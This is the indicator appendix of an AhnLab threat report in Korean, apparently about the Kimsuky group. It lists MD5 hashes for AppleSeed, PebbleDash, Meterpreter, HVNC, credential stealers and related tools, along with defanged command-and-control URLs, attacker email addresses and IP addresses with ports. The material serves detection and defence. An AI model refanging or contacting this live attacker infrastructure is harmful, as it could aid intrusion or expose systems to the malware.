9f9fd9812bac6bc71fe553c82faede94
bbc79820ccc040a54d2327ec28875377
734e034f968f13b4fbe5eddf443c4435
c7fbffb557c2006fd3316470e0c763d2

a40d47de39d25452af79cf1a9f812ee1
41950ac0d33adce8c8dcd0bed0e76591
3c47e1074f0845f50b615f1fb99b3bd8
1976fe2bc1011c02ff50c807f97cb230
caa1a847d0ae3f3d647474f5db9069bf
c019e4bd1d192e08c56135a501a828fe
25afb96dc0db40d2de6313ce9fa7fdc7
28e0e331b4657e2383978c3fba89d7af
8f19fb2998e24bd05ff39bf2a704acd7
4e58ea982e3e95fe7b1bdb480ab9810e

AppleSeed - HTTP (UPX or Self Unpack)
445299630a7675b2dbdc0ddfb08181a0
21994210ecb683ebccfaeda7a58b93f4
dd94918ac64425f9e14d3ee11fd22f26
c9540a5128ff77cf184b894a09a2fbb0
03b56d2764a29625fd7f804d0e431ab9
2d1f1132ab7e80a6a8546dd2ac45bd89
c1681bd8a0bfb54f208d2d1eee6693ec
9465a1a8cd418b8737e4c1f7dbe919f7
1de3b318b8a6636627004c6c43c87254
179ebbc3ea95ebaf882e997c469e800b
0ab009337ba3ed59560851db078e170a
8abb227a7c90a24e57e987cbf1cea1b4
907590565c5d3494addcd561736135df
7842a386fcd8bb8572b19383fed0b1e1
c688c60c94ead98f772c20cf18fb02d1
b5e2fff1591aa8331a1b9dfd1b2be435
c861f25bb943f77a909b33d62bb71926
8220d11b69ad5e516234405e00e899e0
5969b33fc2e70e9d007edd7ec8b8c7ea
aed94d4b249d93c40c63267b9106f7a9
7b623d8d8821cdea344b58e8b392a77a
e6d6cb76e2c91b6771b4fb4e19785e76
a22b6ee659d80bfc4e0d51f46973eff0
e98fae79f1c389313fcc27343ea2e359
0c4c830daac33221188e3c5461b35b6b

AppleSeed - EMAIL
98015898c06603cc50bf0ed1eaf8fdff
8c5c844eb8612235cfbdf1fc8c59af65
dacb71c5eac21b41bb8077fe2e9f5a25
35ee0f5d686e72aba04253b0b39d19fe
f2a39067724a227f6f7bc0f0602bae32
18d94704439c9eda33ea49eab40d99a5
0c6da2b9f9a5d8b3cf01f682c097f48b

AppleSeed - EMAIL (UPX Unpack)

2c49b207dcd0454e6e7486ce6126f3e0
3bad087e698b257d5c3b8ac11392973d
40add75d64cebbc6f9054d0fa7a3d8cf
1d759150d2364a2fd0db7c22049ada22
6844589e2962b3914824cc8b90a552a6
a213a2bdfb76bcb4957568f08f753b85

초기 버전 PebbleDash
8251bd566bdc6363b53f73224e4bd12b
bb9641441dbc300939077bc3a0b60846
3998926526d5950c62ca2ec0225b8e7e
232279212c0ac76e13c524ba32fb545b
4ffcb40b7ef5f475e75d972dd69bb7fb
c78523f37f856d9743638ce1b0128fcd
7c2fcbb47a97709b7b4c7001000882fd
b3ed33cf6d37e45b013afc4c6bbb84d9

초기 버전 PebbleDash (Self Unpack)
baed0df969bdc9d914040b75bb3a7b8f

최신 버전 PebbleDash
e33a34fa0e0696f6eae4feba11873f56
bbab9d691b616df065049d4c1c4f356f
5c04be3a9e52e04500e1b729988ab902
3c3f2c3df0ddefebe51ce8fc9fd888f8
a9a495491914257afc294fa6c2d215ba

최신 버전 PebbleDash (Unpacked)
9fa3d317b62fe14eab225d56f3c9509d
df0c27db9b5d8133d07b36d2c90eab56

Meterpreter
e37836c1f65fa321c7301c4062a1776c
c61b965dae6f5e745f075825f3ec20d5
420634db019dc28b89bf9d2e6fe5db6d
107f917a5ddb4d3947233fbc9d47ddc8
6e8406d6680899937f23c788a7008a11
7f4624a8eb740653e2242993ee9e0997
8ae6d97cfd68f3866a60b11d4dfbace5
d5ad5ffde477e3bc154a17b4d74f401b
d4da4660836d61db95dd91936e7cfa4a
3ef24a88fe011e4f6ef2639966beefa8
374a036525987bda63adeefd329e2b67
0a3c27b2bf7cd8d0913102c2931f025b
9cd1b48fba4ce9189d1cc6e522c8fbad
7872a5dfce3c3212e9cbe40d1541f9f6
7656801585f0c037834438a7d7f1288f
06f5957a2247b6e1ae0f55a3c4633b45

d010a3f121d80705e6622ded206835ac
e192c1495e9d7cf18812a7a03a1e84f2
07adf13da4b6087c458b91a519a97d83
a714973224c833adb34aef84ff5e20f3
7f6ea229797148c0cd399132fb6e4069
3cfb46d86380f53788e5712a912ae6a5
11c6f97aaa583fc631f34af918516873
37e7d679cd4aa788ec63f27cb02962ea
e582cf21c5f1951cf4dffd79d7e5403d

Meterpreter (UPX Unpack)
11d3b490638d0376afe3540df88a6476

HVNC
00ced88950283d32300eb32a5018dada
535827d41b144614e582167813fbbc4c
67aa7ddecc758dddfa8afc9d4c208af1
93efab6654a67af99bbc7f0e8fcf970f
f7839eeb778ff17cf3c3518089f9bbec
dd90cb5dcd7bd748baa54da870df606c
5bd6cb6747f782c0a712b8e1b1f0c735
16c0e70e63fcb6e60d6595eacbd8eeba
76c5f8173c93acc11328602cfae6c1aa

HVNC (UPX Unpack)
a1bcf8508c52b1cc7c353eddc36edbd5
1f498103d59cc423bb2136f100ead563
99c200d13b4ab4f61e1c41ff99296204

TightVNC
26eaff22da15256f210762a817e6dec9
088cb0d0628a82e896857de9013075f3
9a71e7e57213290a372dd5277106b65a
db4ff347151c7aa1400a6b239f336375
4301a75d1fcd9752bd3006e6520f7e73
a07ddce072d7df55abdc3d05ad05fde1
5b6da21f7feb7e44d1f06fbd957fd4e7
4fdba5a94e52191ce9152a0fe1a16099
bb761c2ac19a15db657005e7bc01b822

TightVNC (UPX Unpack)
be14ced87e2203ad5896754273511a14

rdpconf.exe
03fb8e478f4ba100d37a136231fa2f78

rdpwinst.exe
1177fecd07e3ad608c745c81225e4544

rdpwinst.exe (UPX Unpack)
887003ed5ecba696d58d36e495f194b9

rdpwrap.dll
461ade40b800ae80a40985594e1ac236

계정 추가 악성코드
5de4061060f363a7b8821368548b4ffa
a5ef533b1ab7f99678981a2921010091

계정 추가 악성코드 (UPX Unpack)
a77c57f9762325f476eea6beef85e330
bb8a3d46abe639a429137d82000e9374

RDP 패치 악성코드
e94f99d08a85de47e4b64fd1d38f2586

UACMe
bfd9090cd62ae39da81698601c208952

UACMe (UPX Unpack)
9b194fd9a101f5880976d1a36c416550

권한 상승 악성코드
4c814e4344f8865b58bdd7f54436b355
8c8207fa4050635f43ff6e7f712c658b
8ec1e9f9bfb99e560b1b489e95713313

Powerkatz
e83578514353897b42f5bebe3d7603f1
afafb039d9143257d68553cafacc1992

Powerkatz (UPX Unpack)
96dbe0326dad80b1f3de6bb156a727c8

크롬 계정 정보 탈취 악성코드
4f01512ba32bc4d6cc2a6884ed569e55

키로거
2978850265521ef9d820fc127f5ca77d
cb4f6a13a94d6fc2c4cd1a6ba416a3d5

키로거 (UPX Unpack)
4a74790ca680dc58fa64b7cfc94d7ed3
db9bbea9674a494b1d43c73237bb28b9

프록시 악성코드

34c07d081f4d0959a4ba68de36229256
fab60b7dabd444341023055638dee1bc

관련 도메인, URL 및 IP 주소

사용된 다운로드 혹은 C&C 주소는 다음과 같다. http는 hxxp로 변경했으며 민감 정보가 존재할 경우 제외될 수 있다.

PIF 드로퍼
hxxp://pollor.p-e[.]kr/?query=5
hxxp://get.seino.p-e[.]kr/?query=5
hxxp://d.vtotal.n-e[.]kr/?query=5
hxxp://exchange.amikbvx[.]cf/?query=5
hxxp://mail.kumb[.]cf/?query=5
hxxp://vpn.atooi[.]ga/?query=5

VBS 악성코드
hxxp://get.seino.p-e[.]kr

다운로더
hxxp://ai.woani[.]ml
hxxp://app.veryton[.]ml
hxxp://biz.gooroomee[.]ml
hxxp://com.dshec[.]ml
hxxp://eastsea.or[.]kr
hxxp://hao.aini.pe[.]hu
hxxp://imap.pamik[.]cf
hxxp://love.krnvc[.]ga
hxxp://pc.ac-kr.esy[.]es

AppleSeed - HTTP
hxxp://accont.estcoft.kro[.]kr//
hxxp://account.googledriver[.]ga//
hxxp://adobe.acrobat.kro[.]kr//
hxxp://ahnlab.check.pe[.]hu/upload/
hxxp://alps.travelmountain[.]ml//
hxxp://anto.shore[.]ml//
hxxp://aprodite.olympus.kr-infos[.]com//
hxxp://banana.baochoiah[.]store//
hxxp://banana.raminunahg[.]space//
hxxp://beast.16mb[.]com//
hxxp://benz-oh-haapy.96[.]lt//
hxxp://bhigr.baochoiah[.]store//bnioww/

hxxp://bmw-love.890m[.]com//
hxxp://boars.linecover[.]xyz//
hxxp://channel-shop.manage-tech[.]club//
hxxp://check.sejong-downloader.pe[.]hu//
hxxp://cold.miontranck[.]host/drink/
hxxp://confirm.assembly-check-loader.pe[.]hu//
hxxp://cordova2020.esy[.]es//
hxxp://cuinm.huikm.kro[.]kr//
hxxp://dept.lab.hol[.]es//
hxxp://depts.washington[.]edu/dswkshp/wordpress/wp-content/themes/twentyfifteen/inc/io/
hxxp://do.giveme.r-e[.]kr//
hxxp://dongnam2014.cafe24[.]com/image/main/sub/
hxxp://driver.spooler.p-e[.]kr//
hxxp://eastsea.or[.]kr//
hxxp://elle-mart.pe[.]hu//
hxxp://estsft.autoupdate.kro[.]kr//
hxxp://ffd-fund.pe[.]hu//
hxxp://greatname.000webhostapp[.]com//
hxxp://help.mappo-on[.]life//
hxxp://help.octo-manage[.]net//
hxxp://helper.canvas-life[.]me//
hxxp://help-super.pe[.]hu//
hxxp://hotmail.mail-help[.]me/file1/
hxxp://hotmail.mail-help[.]me/file2/
hxxp://ijljhsw.heroheroin.host//
hxxp://inchon.decaft[.]live//
hxxp://iuqsd.baochoiah[.]store/zvxcty/
hxxp://kamaze-love.96[.]lt//
hxxp://kcxxwr.pagelock.host//
hxxp://mail-post-check[.]pe.hu//
hxxp://mjseu.dogshouse[.]online//
hxxp://monkey.funnystory[.]tech//
hxxp://nahika.webguiden[.]online//
hxxp://office.lab.hol[.]es//
hxxp://onedrive-upload.ikpoo[.]cf//
hxxp://park.happysunday[.]space//
hxxp://part.bigfile.pe[.]hu//
hxxp://ping.requests.p-e[.]kr//
hxxp://platoon.soliders[.]uno//
hxxp://ppahjcz.tigerwood.tech//
hxxp://proce.soute.kro[.]kr//
hxxp://projectgreat.000webhostapp[.]com//
hxxp://rolls-royce-love.890m[.]com//
hxxp://seoul.lastpark[.]life//
hxxp://smile.happysunday[.]space//
hxxp://snow-mart.pe[.]hu//
hxxp://snu-ac-kr.pe[.]hu//
hxxp://studio.lab.hol[.]es//

hxxp://studio-sp.lab.hol[.]es//
hxxp://suzuki.datastore.pe[.]hu//
hxxp://term.invertion[.]press//
hxxp://texts.letterpaper[.]press//
hxxp://update.hdac-tech[.]com//
hxxp://update.netsvc.n-e[.]kr//
hxxp://update.nhuyj.r-e[.]kr//
hxxp://update.ssnuh.kro[.]kr//
hxxp://updown.kasse-tech[.]club//
hxxp://upload.bigfile.hol[.]es//
hxxp://upload.bigfile-nate.pe[.]hu//
hxxp://upload.mydrives[.]ml//
hxxp://upload.myfilestore[.]cf//
hxxp://upload-confirm.esy[.]es//
hxxp://washer.cleaninter[.]online//
hxxp://yes24-mart.pe[.]hu//
hxxp://yes24-mart.pe[.]hu/bear/
hxxp://you.ilove.n-e[.]kr//

AppleSeed - EMAIL
helper.1.1030@daum[.]net
k1a0604a@daum[.]net
k1sheliak88@daum[.]net
k1-tome@daum[.]net
k21yn@daum[.]net
k2x0604@daum[.]net

초기 버전 PebbleDash
41.92.208[.]195:443
98.159.16[.]132:443
211.233.13[.]11:443
112.217.108[.]138:443

최신 버전 PebbleDash
hxxp://movie.youtoboo.kro[.]kr/test.php
hxxp://news.scienceon.r-e[.]kr/view.php
hxxp://www.onedriver.kro[.]kr/update.php

PebbleDash 다운로드 URL
hxxp://new.jungwoo97[.]com/install.bak/1u.exe
hxxp://new.jungwoo97[.]com/install.bak/1.exe

Meterpreter
23.106.122[.]239:3001
27.102.112[.]44:8080
27.102.114[.]63:3001
27.102.114[.]63:80
27.102.127[.]240:3001

27.255.79[.]204:30000
27.255.81[.]109:3015
31.172.80[.]100:3001
31.172.80[.]104:3001
37.172.80[.]104:3001
64.14.211[.]175:3015
79.133.41[.]237:4001
79.133.41[.]248:5600
210.16.120[.]251:443

HVNC
27.102.102[.]70:33890
27.102.112[.]58:33890
27.255.81[.]109:33890
27.255.81[.]71:33890
31.172.80[.]104:3030
61.14.211[.]174:33890
79.133.41[.]237:3030

TightVNC
27.102.114[.]79:5500
27.102.114[.]89:5500
27.102.127[.]240:5500
27.102.128[.]169:5500
27.255.81[.]109:5500
27.255.81[.]71:5500
31.172.80[.]104:5500
61.14.211[.]175:5500

참고 문헌

[1] https://vblocalhost.com/conference/presentations/operation-newton-hi-kimsuky-did-an-appleseed-really-fall-on-newtons-head/
[2] https://github.com/curl/curl
[3] https://us-cert.cisa.gov/ncas/analysis-reports/ar20-133c
[4] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=8709a7d6-561a-4df3-8bd1-a5fedce07717 (UAC Bypass를 이용한 권한 상승 기법 분석 보고서)
[5] https://asec.ahnlab.com/ko/1160/ (Nullsoft 설치파일 형태로 유포중인 GandCrab v4.3)
[6] https://github.com/hlldz/CVE-2021-1675-LPE/
[7] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=cc8cf212-f3ca-4134-812d-0e471d888923 (미미카츠를 이용한 내부망 전파 기법 분석 보고서)

More security, More freedom

㈜안랩
경기도 성남시 분당구 판교역로 220 (우) 13493
대표전화 : 031-722-8000 | 구매문의 : 1588-3096 | 팩스 : 031-722-8901
www.ahnlab.com

AhnLab